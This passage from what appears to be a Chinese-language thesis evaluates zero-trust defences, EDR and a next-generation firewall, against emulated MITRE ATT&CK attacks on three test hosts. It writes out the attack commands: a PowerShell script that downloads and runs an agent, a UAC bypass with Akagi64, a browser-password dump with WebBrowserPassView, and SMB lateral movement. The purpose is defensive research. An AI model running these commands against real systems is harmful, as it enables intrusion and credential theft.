MITRE ATT&CK 權限提升[75]，主要描述攻擊者在目標環境中提升特權等級，以獲取比他們當前權限更高的權限的方法。攻擊者通常使用弱點利用、帳戶操作、強制權限升級、權限提升漏洞..等來實現特權提升。

本次實驗使用 TA0004 下的 T1548.002 攻擊技術進行模擬攻擊。主要目的是繞過 Windows 的使用者帳戶控制(UAC)的限制，以便在系統上執行需要管理員權限的操作，例如安裝惡意軟件、修改系統設置或進行潛在的橫向移動。

攻擊程序是讓受害電腦自動下載並執行 Akagi64.exe 惡意程式，惡意程式被執行後繞過 UAC 控制進而取得管理員權限。攻擊命令，如圖 4-21。

```

$Url="#{server}/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$wc.Headers.add("server","#{server}");
$wc.Headers.add("defaultSleep","60");
$wc.Headers.add("defaultGroup","bypassed_u_bro");
$data=$wc.DownloadData($Url);
$name=$wc.ResponseHeaders["Content-Disposition"].Substring($wc.ResponseHeaders["Content-
Disposition"].IndexOf("filename=")+9).Replace("","");[io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data);
.\Akagi64.exe 32 "C:\Users\Public\$name.exe -server #{server}"

```

圖 4-21：T1548.002 攻擊命令

攻擊結果，如圖 4-22 所示，IT1 攻擊失敗，IT2 攻擊成功、IT3 攻擊失敗。實驗結果說明，如表 4-6。

表 4-6：T1548.002 實驗結果

T1548.002		
受害電腦	攻擊結果	防禦結果
IT1	失敗	防禦成功，IT1 試圖執行 Akagi64.exe 時被 EDR 所阻擋，如圖 4-23。執行 net session 進行測試，IT1 因權限不足無法使用，如圖 4-24。
IT2	成功	防禦失敗，在 IT2 電腦中可以正常執行 net session，權限提升成功。
IT3	失敗	防禦成功，Akagi64.exe 惡意程式在傳遞至 IT3 時被防火牆所阻擋，如圖 4-25。執行 net session 進行測試，IT3 因權限不足無法使用，如圖 4-24。

Device	Status	Link/Ability Name	Agent Name	Host	pid	Link Command	Link Output
11/15/2022 3:54:32 PM GMT+8	Success	Stui File Handler Hijack	tdfeby	IT2	2320	View Command	No output
11/15/2022 3:54:32 PM GMT+8	Failed	Stui File Handler Hijack	tkogjm	IT3	9532	View Command	View Output
11/15/2022 3:54:32 PM GMT+8	Failed	Stui File Handler Hijack	jmbmqo	IT1	2320	View Command	View Output

圖 4-22：T1548.002 攻擊結果



圖 4-23：Akagi64.exe 被 EDR 阻擋




圖 4-24：T1548.002，IT2 可以成功執行 net session 指令



圖 4-25：Akagi64.exe 被防火牆阻擋

4.1.7 防禦規避(TA0005 Defense Evasion)

MITRE ATT&CK TA0005 防禦規避[75]，涉及攻擊者在進行攻擊時試圖繞過或避免被檢測、阻止或識別的防禦機制。目的在增加攻擊成功的機率，以確保其活動在目標環境中不被發現或干擾。

本次實驗使用 TA0005 戰術下的 T1112[75]攻擊技術進行模擬攻擊。T1112 主要涉及 Windows 註冊表交互，包含修改或隱藏註冊表中的設定資訊，以防止被檢測或追蹤或刪除在攻擊期間留下的註冊表記錄，以消除攻擊的蹤跡讓檢測和調查工作變得更加困難。

攻擊程序是將 PowerShell 複製到非標準位置並執行命令，同時修改註冊表變更記錄檔的存放位置以隱藏攻擊行為。攻擊命令，如圖 4-26。

```
Copy-Item C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe C:\Windows\Temp\debug.exe;↵
C:\Windows\Temp\debug.exe get-process >> C:\Windows\temp\debug.log;↵
C:\Windows\Temp\debug.exe get-localgroup >> C:\Windows\temp\debug.log;↵
C:\Windows\Temp\debug.exe get-localuser >> C:\Windows\temp\debug.log;↵
C:\Windows\Temp\debug.exe Get-ItemProperty
Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion >>
C:\Windows\temp\debug.log;↵
```

圖 4-26：T1112 攻擊命令

攻擊結果，如圖 4-27，IT1 攻擊失敗，IT2、IT3 攻擊成功。實驗結果，如表 4-7。

表 4-7：T1112 實驗結果

T1112		
受害電腦	攻擊結果	防禦結果

IT1	失敗	防禦成功，試圖透過 PowerShell 執行惡意行為時被 EDR 阻擋，如圖 4-28。
IT2 IT3	成功	防禦失敗，PowerShell 程式被 copy 至 Windows\Temp 目錄下執行命令，同時相關 log 的存放路徑也被更改，如圖 4-29。

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command
11/15/2022, 3:01:45 PM GMT+8	success	Move Powershell & triage	tdfepy	IT2	1208	View Command
11/15/2022, 3:01:45 PM GMT+8	success	Move Powershell & triage	tkepjm	IT3	7204	View Command
11/15/2022, 3:01:45 PM GMT+8	collect	Move Powershell & triage	jmbmqo	IT1	n/a	View Command

圖 4-27：T1059.001 攻擊結果



圖 4-28：攻擊被 EDR 阻擋




圖 4-29：PowerShell 複製到非標準位置並執行命令

分析在 IT3 能夠攻擊成功的原因，主要是由於新世代防火牆無法偵測於端點上所執行的惡意行為，因此能在 IT3 中順利攻擊成功。

4.1.8 憑證訪問(TA0006 Credential Access)

MITRE ATT&CK TA0006 憑證訪問[75]，涉及攻擊者獲取目標系統上的憑證，以獲取合法的訪問權限並進一步進行攻擊活動。憑證是用於驗證和授予使用者存取資源權限的資訊，包括使用者名稱、密碼等。攻擊者利用各種技術和方法來獲取這些憑證，以便進一步擴大其存取範圍和控制權限。通常透過各種技術，例如竊取已存在系統上的憑證、使用暴力破解、字典攻擊，猜測或推測密碼等方式。

本次實驗使用 TA0006 戰術下的 T1555.003[75]攻擊技術進行模擬攻擊，目的在竊取並解密 Chrome 瀏覽器中儲存的帳號密碼。Web 瀏覽器通常會保存使用者在網站上的登錄信息，例如使用者名稱和密碼，以方便日後訪問該網站時無需重新輸入。一旦攻擊者成功從 Web 瀏覽器獲取帳號密碼資訊，便可嘗試在不同的系統和帳戶之間登入，以擴大其訪問權限。

攻擊程序是讓受害電腦下載並執行 WebBrowserPassView.exe，並從 Chrome 瀏覽器中提取已儲存的帳號密碼。攻擊命令，如圖 4-30。

```
Start-Process f3d204_WebBrowserPassView.exe; Start-Sleep -Second 4; Stop-Process -Name "WebBrowserPassView"
```

圖 4-30：T1555.003 攻擊命令

攻擊結果，IT1 攻擊失敗，IT2 攻擊成功、IT3 攻擊失敗。實驗結果，如表 4-8。

表 4-8：T1112 實驗結果

T1112		
受害電腦	攻擊結果	防禦結果
IT1	失敗	防禦成功，WebBrowserPassView.exe 被 EDR 所阻擋，如圖 4-31。
IT2	成功	防禦失敗，成功下載 WebBrowserPassView.exe 並自動執行，同時擷取 Chrome 瀏覽器中已儲存的帳號密碼，如圖 4-32。
IT3	失敗	IT3 在下載 WebBrowserPassView.exe 時被新世代防火牆所阻擋，如圖 4-33。




圖 4-31：Web Browser Password Viewer 被 EDR 阻擋




圖 4-32：WebBrowserPassView.exe 自動執行



圖 4-33：Web Browser Password Viewer 被防火牆阻擋

4.1.9 發現(TA0007 Discovery)

MITRE ATT&CK TA0007 發現[75]，涉及攻擊者在目標環境中進行資訊收集和探索，以了解系統和網絡的拓撲、配置和資源的戰術。攻擊者利用各種技術和工具來獲取目標系統的重要資訊，以幫助他們規劃和執行後續的攻擊行動。通常使用的工具包括 ping、traceroute、網路掃描工具、網路封包分析器、DNS 查詢工具、端口掃描器、Active Directory 掃描工具等。

本次實驗使用 TA0007 戰術下的 T1135[75]攻擊技術進行模擬攻擊，T1135 是指攻擊者在目標環境中探索和識別共享網路資源的技術。目的在尋找目標網路上存在的共享文件夾和資源。通常使用一般的網管工具，例如 net view 或 net share 指令在 Windows 系統上查詢遠端主機的共享資源。

攻擊程序在目標系統中執行 net view 指令，搜尋遠端機器中是否有共享目錄，並將搜尋結果顯示在中繼主機，為下一階段橫向移動做準備。攻擊命令，如圖 4-34。

```
net view \\10.100.120.4
```

圖 4-34：T1135 攻擊命令

攻擊結果，如圖 4-35，IT1、IT2、IT3 皆攻擊成功。中繼主機顯示 10.100.120.4 已經共享的目錄清單，如圖 4-36。

Decide	Status	Link/Ability Name	Agent Name	Host	pid	Link Command	Link Output
11/21/2022, 3:26:56 PM GMT+8	SUCCESS	Network Share Discovery command prompt	nzhgmy	IT3	2432	View Command	View Output
11/21/2022, 3:26:56 PM GMT+8	SUCCESS	Network Share Discovery command prompt	njpwrq	IT2	10000	View Command	View Output
11/21/2022, 3:26:56 PM GMT+8	SUCCESS	Network Share Discovery command prompt	pdueor	IT1	6580	View Command	View Output

圖 4-35：T1135 攻擊結果

Output

Facts:

Name	Value	Score
host.ip.address	10.100.120.4	1

Shared resources at \\10.100.120.4

Share name	Type	Used as	Comment
CBR	Disk		
EE323-???????????	Disk		
HR000-?????	Disk		
ID810-?????	Disk		
IT	Disk		
PO_Switch_to_Uniwill	Disk		

圖 4-36：顯示 10.100.120.4 已共享的目錄

分析所有受害電腦能夠攻擊成功的主要原因在於 net view 指令是 Windows 系統中常使用的網管工具，因此能在所有受害電腦中成功執行。

4.1.10 橫向移動(TA0008 Lateral Movement)

MITRE ATT&CK TA0008 橫向移動[75]，是指攻擊者通過在網路中移動以實現其目的的行為。攻擊者利用已獲得的權限，尋找其他系統和帳戶，並利用它們來進一步擴大其攻擊範圍。通常使用多種橫向移動技術來實現，例如，遠端桌面(RDP)、遠端 Shell(SSH)、遠端管理工具(PowerShell)、檔案共享..等。

本次實驗使用 TA0008 戰術下的 T1021.002[75]攻擊技術進行模擬攻擊。攻擊者利用 SMB 服務和 Windows 管理的共享資料夾來實現橫向移動。

攻擊程序讓受害電腦下載惡意程式，並透過 SMB 服務將惡意程式散播至 10.100.120.4 的共享目錄。攻擊命令，如圖 4-37。

```
$path = "sandcat.go-windows";  
$drive = "\\10.100.120.4\IT";  
Copy-Item -v -Path $path -Destination $drive"\Users\Public\s4ndc4t.exe";
```

圖 4-37：T1021.002 攻擊命令

攻擊結果，如圖 4-38，IT1、IT2、IT3 皆攻擊失敗。惡意檔案在橫向移動時皆被防火牆所阻擋，如圖 4-39。

Decide	Status	Link/Ability Name	Agent Name	Host	pid	Link Command	Link Output
11/15/2022, 3:40:19 PM GMT+8	Failed	Copy 54ndc47 (SMB)	tdfepy	IT2	6900	View Command	View Output
11/15/2022, 3:40:19 PM GMT+8	Failed	Copy 54ndc47 (SMB)	burzkr	IT1	6928	View Command	View Output
11/15/2022, 3:40:19 PM GMT+8	Failed	Copy 54ndc47 (SMB)	tkapjm	IT3	6944	View Command	View Output

圖 4-38：T1021.002 攻擊結果

詳細記錄檢視													
設備 SN 023001008055		Zone vlan122		Zone vlan1090									
IP 通訊協定 tcp		介面 ae1.122		介面 ae1.1090									
日誌動作 WildFire-Log-Forwarding		X-Forwarded-For IP											
類別 private-ip-addresses		詳細資訊		旗幟									
產生時間 2022/11/15 15:40:35		內容類型 file		網頁驗證 <input type="checkbox"/>									
接收時間 2022/11/15 15:40:35		威脅 ID/名稱 Microsoft PE File		Proxy 交易 <input type="checkbox"/>									
通訊類型 N/A		ID 52060 (View in Threat Vault)		已解密 <input type="checkbox"/>									
		嚴重性 low		封包擷取 <input type="checkbox"/>									
		重複次數 1		用戶端至伺服器 <input type="checkbox"/>									
		檔案名稱 sandcat go-windows		伺服器到用戶端 <input checked="" type="checkbox"/>									
封包擷取	接收時間	類型	應用程式	動作	規則	UUID	位元組	嚴重性	類別	URL 類別清單	裁定	URL	檔案名稱
	2022/11/15 15:40:35	file	web-browsing	deny	Strong...	82e68...		low	private-ip-addresses				sandc...
	2022/11/15 15:40:35	file	web-browsing	deny	Strong...	82e68...		low	private-ip-addresses				sandc...

圖 4-39：橫向移動時皆被防火牆所阻擋

4.2 實驗結果

如圖 4-40 所示，本次實驗分別對每台受害主機進行八次的模擬攻擊，IT1 在 EDR 與新世代防火牆的防禦之下，所實施的八次攻擊只有一次攻擊成功。IT3 在新世代防火牆的保護之下，所實施的八次攻擊只有兩次攻擊成功。反觀在沒有任何防護之下 IT2，所實施的八次攻擊中，除了橫向移動被防火牆所阻擋外，其餘每次攻擊皆能順利成功。

當威脅進入到端點後，IT1 在 EDR 端點防護之下，除了於”發現”這個階段由於使用一般網管工具無法偵測威脅外，其餘皆能有效阻擋所有的惡意行為與惡意檔案的攻擊。總體而言，企業實施零信任無法透過單一設備與方法完成，需要採取多重防禦措施，才能達到最佳的防禦效果，透過實驗證明新世代防火牆與端點防護 EDR 的相互配合，對於惡意行為以及惡意檔案的防護具有很好的防護效果。




圖 4-40：IT1、IT2、IT3 主機攻擊結果

透過如表 4-9，EDR 與 NGFW 防禦結果分析受害電腦能被攻擊成功的原因，新世代防火牆對於移動中的惡意程式防禦有顯著的效果，透過微分段的設置，能有效阻擋攻擊者的橫向移動與威脅的擴散。但要防禦在端點上所執行的惡意行為，例如，執行在 IT3 中 T1112 防禦規避攻擊，則需要依賴 EDR 的端點防護。

表 4-9：EDR & NGFW 防禦結果表

防禦結果			
攻擊戰術	攻擊程序	EDR 防禦	NGFW 防禦
初始訪問	T1566.001	成功	成功

執行	T1204.002	成功	成功
持久性	T1137.006	成功	成功
權限提升	T1548.002	成功	成功
防禦規避	T1112	成功	失敗
憑證訪問	T1555.003	成功	成功
發現	T1135	失敗	失敗
橫向移動	T1021.002	無測試	成功

4.3 緩解措施與因應策略

透過此次的模擬攻擊所使用的技術，並參考 MITRE ATT&CK[75]所建議的緩解措施與因應策略，透過粗體字對應本文已實施的緩解策略，除了透過實驗證明其有效外，透過緩解措施與因應策略的分析，了解企業在資安防護上的不足及未來需要努力的方向，如表 4-10。

表 4-10：緩解措施與因應策略

緩解措施		因應策略
Techniques：T1059.001		
M1049	防病毒/反惡意軟件	EDR&新世代防火牆惡意軟體掃描。
M1045	代碼簽名	將 PowerShell 執行策略設置僅能執行已簽名等腳本。
M1042	禁用或刪除功能或程序	刪除 PowerShell 功能或禁用 WinRM 服務以防止遠端執行 PowerShell。
M1038	執行預防	端點防護 EDR

M1026	特權帳號管理	將 PowerShell 僅管理員權限才能執行。
Techniques : T1566.001		
M1049	防病毒/反惡意軟件	EDR&新世代防火牆惡意軟體掃描。
M1031	網絡入侵防禦	新世代防火牆、IPS 入侵防禦
M1021	限制基於 Web 的內容	新世代防火牆惡意網站過濾
M1017	使用者培訓	使用者培訓
Techniques : T1204.002		
M1040	端點行為預防	端點防護 EDR
M1038	執行預防	新世代防火牆惡意軟體過濾
M1017	使用者培訓	使用者培訓
Techniques : T1137.006		
M1040	端點行為預防	端點防護 EDR
M1054	軟件配置	註冊表實施讀取控制
Techniques : T1548.002		
M1047	審計	新世代防火牆弱點防護、端點防護 EDR
M1026	特權帳號管理	刪除本地管理員帳戶
M1051	更新軟件	漏洞修補
M1052	使用者帳戶控制	Windows UAC 控制防止權限提升
Techniques : T1112		
M1024	限制註冊表權限	限制註冊表執行權限 端點行為防護 EDR
Techniques : T1555.003		

M1027	密碼策略	-透過使用者培訓來防止使用者將帳號密碼儲存在 Web 瀏覽器中 -使用多因素認證防止密碼遭竊帶來的影響。
Techniques : T1135		
M1042	網路共享發現	新世代防火牆存取規則管控-限制匿名使用者搜尋網路共享目錄
Techniques : T1021.002		
M1037	網路流量過濾	新世代防火牆封包過濾
M1035	限制通過網路存取資源	新世代防火牆存取規則管控
M1027	密碼策略	-確保密碼複雜性和唯一性，避免帳號密碼被猜測 -多因素認證

第五章 結論與建議

傳統的網路安全模型假設內部網路是可信任的，並且將主要的安全重點放在保護邊界上，忽視了內部攻擊的防禦。透過實驗結果得知，一旦攻擊者成功進入到企業網路內部，威脅便可在企業內部任意的橫向移動與擴散。加上對於內部威脅沒有任何可視性，通常只有在事件發後管理員才會發現。隨著駭客攻擊風險不斷增加，資訊安全已成為政府、企業和大眾都必須正視的重要社會問題。然而，中小企業往往預算有限，將資訊安全的投資視為額外的營運成本，容易忽略對資訊安全的投入，因此曝露於各種威脅攻擊之中。零信任架構是一個長遠的計畫，並無單一的解決方案，本文在不大幅度變更企業原有架構的情況下，提出一個快速將傳統邊界網路遷移至更趨近零信任網路的方法，除了透過實驗證明其有效外，同時提供中小型企業在評估導入零信任架構時一種容易實現且有效的解決方案。

實現零信任架構只是一個開始，事實上存在於企業上的漏洞尚未修補、特權帳號也沒有得到妥善的管理，因此未來在技術上仍需加強端點的合規性管控，例如 NIST 零信任邏輯架構所提及的持續與緩解系統以及特權帳號的管理。資訊安全的建立是一個漸進的過程，需要持續檢視、更新和改進。未來仍須在「管理、技術、資安意識」三個方面進行資訊安全治理，包括建立資訊安全管理制度、全面檢視企業內部的資訊安全弱點，並加強員工訓練以提高資訊安全意識，進而有效降低資訊安全威脅發生的機率。

參考文獻

- [1] J. Sheldon, "State of the art: Attackers and targets in cyberspace," *Journal of Military and Strategic Studies*, vol. 14, no. 2, 2012.
- [2] TrendMicro. "Darkside 勒索病毒與美國輸油管攻擊事件." <https://blog.trendmicro.com.tw/?p=68108> (accessed.
- [3] 趨勢科技. "資安報告與年度預測." https://www.trendmicro.com/zh_tw/security-intelligence/threat-report.html (accessed.
- [4] iThome. "2021 年國內上市櫃公司至少 14 件資安事件重大訊息，平均每月一起." <https://www.ithome.com.tw/news/149271> (accessed.
- [5] iThome. "iThome 2022 資安大調查." <https://www.ithome.com.tw/article/153087> (accessed.
- [6] iThome. "【iThome 2021 企業資安大調查：資安挑戰】今年臺灣企業最關心的資安威脅是什麼？." <https://www.ithome.com.tw/article/144236> (accessed.
- [7] J. M. Kizza, *Guide to computer network security*. Springer.
- [8] tenable. "TENABLE 的 2021 年威脅態勢回顧." <https://zh-tw.tenable.com/cyber-exposure/2021-threat-landscape-retrospective> (accessed.
- [9] NIST. "NATIONAL VULNERABILITY DATABASE." <https://nvd.nist.gov/> (accessed.
- [10] TWCERT/CC. "軟硬體漏洞資訊." <https://www.twcert.org.tw/newepaper/lp-67-3.html> (accessed.
- [11] M. Abomhara and G. M. Køien, "Cyber security and the internet of things: vulnerabilities, threats, intruders and attacks," *Journal of Cyber Security and Mobility*, pp. 65–88-65–88, 2015.
- [12] J. Jang-Jaccard and S. Nepal, "A survey of emerging threats in cybersecurity," *Journal of Computer and System Sciences*, vol. 80, no. 5, pp. 973-993, 2014.
- [13] O. B. Scott Rose, Stu Mitchell, Sean Connelly, "Zero Trust Architecture," (in English), NIST, 2020.
- [14] J. Forum. "Jericho Forum™ Commandments." https://collaboration.opengroup.org/jericho/commandments_v1.2.pdf (accessed.
- [15] J. Kindervag, "Build security into your network's dna: The zero trust network architecture," *Forrester Research Inc*, vol. 27, 2010.
- [16] J. Kindervag, "Applying zero trust to the extended enterprise," *Forrester Research, Cambridge, MA, Rep. E-RES60253*, 2011.
- [17] M. Shore, S. Zeadally, and A. Keshariya, "Zero Trust: The What, How, Why, and When," *Computer*, vol. 54, no. 11, pp. 26-35, 2021.
- [18] R. Ward and B. Beyer, "Beyondcorp: A new approach to enterprise security," 2014.
- [19] B. Zimmer. "LISA: A Practical Zero Trust Architecture." (accessed.
- [20] C. Cunningham and Z. T. P. A. Emerging, "The Zero Trust eXtended (ZTX) ecosystem," *Forrester, Cambridge, MA*, 2018.
- [21] Forrester. "The Forrester Wave™: Enterprise Firewalls, Q4 2022." <https://www.forrester.com/report/the-forrester-wave-tm-enterprise-firewalls-q4-2022/RES176409> (accessed.

- [22] L. Nace, "Securing Trajectory based Operations through a Zero Trust Framework in the NAS," in *2020 Integrated Communications Navigation and Surveillance Conference (ICNS)*, 2020: IEEE, pp. 1B1-1-1B1-8.
- [23] N. F. Syed, S. W. Shah, A. Shaghaghi, A. Anwar, Z. Baig, and R. Doss, "Zero trust architecture (zta): A comprehensive survey," *IEEE Access*, 2022.
- [24] M. Mujib and R. F. Sari, "Design of implementation of a zero trust approach to network micro-segmentation," (in English), *International Journal of Advanced Science and Technology*, vol. 29, no. 7 Special Issue, pp. 3501-3510, 2020.
- [25] K. Uttecht, "Zero Trust (ZT) concepts for federal government architectures," MASSACHUSETTS INST OF TECH LEXINGTON, 2020.
- [26] N. Basta, M. Ikram, M. A. Kaafar, and A. Walker, "Towards a Zero-Trust Micro-segmentation Network Security Strategy: An Evaluation Framework," in *NOMS 2022-2022 IEEE/IFIP Network Operations and Management Symposium*, 2022: IEEE, pp. 1-7.
- [27] B. C. da Rocha, L. P. de Melo, and R. T. de Sousa, "Preventing APT attacks on LAN networks with connected IoT devices using a zero trust based security model," in *2021 Workshop on Communication Networks and Power Systems (WCNPS)*, 2021: IEEE, pp. 1-6.
- [28] D. Kreutz, F. M. Ramos, P. E. Verissimo, C. E. Rothenberg, S. Azodolmolky, and S. Uhlig, "Software-defined networking: A comprehensive survey," *Proceedings of the IEEE*, vol. 103, no. 1, pp. 14-76, 2014.
- [29] M. Mujib and R. F. Sari, "Performance evaluation of data center network with network micro-segmentation," in *2020 12th International Conference on Information Technology and Electrical Engineering (ICITEE)*, 2020: IEEE, pp. 27-32.
- [30] P. Ijari, "Comparison between Cisco ACI and VMWARE NSX," *IOSR Journal of Computer Engineering (IOSR-JCE)*, 2017.
- [31] B. Sokappadu, A. Hardin, A. Mungur, and S. Armoogum, "Software defined networks: issues and challenges," in *2019 Conference on Next Generation Computing Applications (NextComp)*, 2019: IEEE, pp. 1-5.
- [32] R. Chandramouli and R. Chandramouli, "Secure virtual network configuration for virtual machine (vm) protection," *NIST Special Publication*, vol. 800, p. 125B, 2016.
- [33] S. Keeriyattil, "Zero Trust Networks with VMware NSX: Getting Started," in *Zero Trust Networks with VMware NSX*: Springer, 2019, pp. 33-57.
- [34] A. Abdullahi. "What Does a Next Generation Firewall Do?" <https://www.cioinsight.com/security/next-generation-firewall/> (accessed).
- [35] C. Cunningham and J. Pollard, "The eight business and security benefits of zero trust," (in English), *Forrester Research November*, 2017.
- [36] P. A. Networks. "SIMPLIFY ZERO TRUST IMPLEMENTATION WITH A FIVE-STEP METHODOLOGY." <https://federalnewsnetwork.com/wp-content/uploads/2020/01/simplify-zero-trust-implementation-with-a-five-step-methodology.pdf> (accessed).
- [37] A. Kelly, "Cracking passwords using keyboard acoustics and language modeling," *University of Edinburgh*, <http://citeseerx.ist.psu.edu/viewdoc/download>, p. 54, 2010.
- [38] S. W. Shah and S. S. Kanhere, "Recent trends in user authentication—a survey," *IEEE access*, vol. 7, pp. 112505-112519, 2019.
- [39] Microsoft Corp. "使用零信任擁抱主動式安全性." <https://www.microsoft.com/zh-tw/security/business/zero-trust> (accessed).

- [40] J. Reynolds, T. Smith, K. Reese, L. Dickinson, S. Ruoti, and K. Seamons, "A tale of two studies: The best and worst of yubikey usability," in *2018 IEEE Symposium on Security and Privacy (SP)*, 2018: IEEE, pp. 872-888.
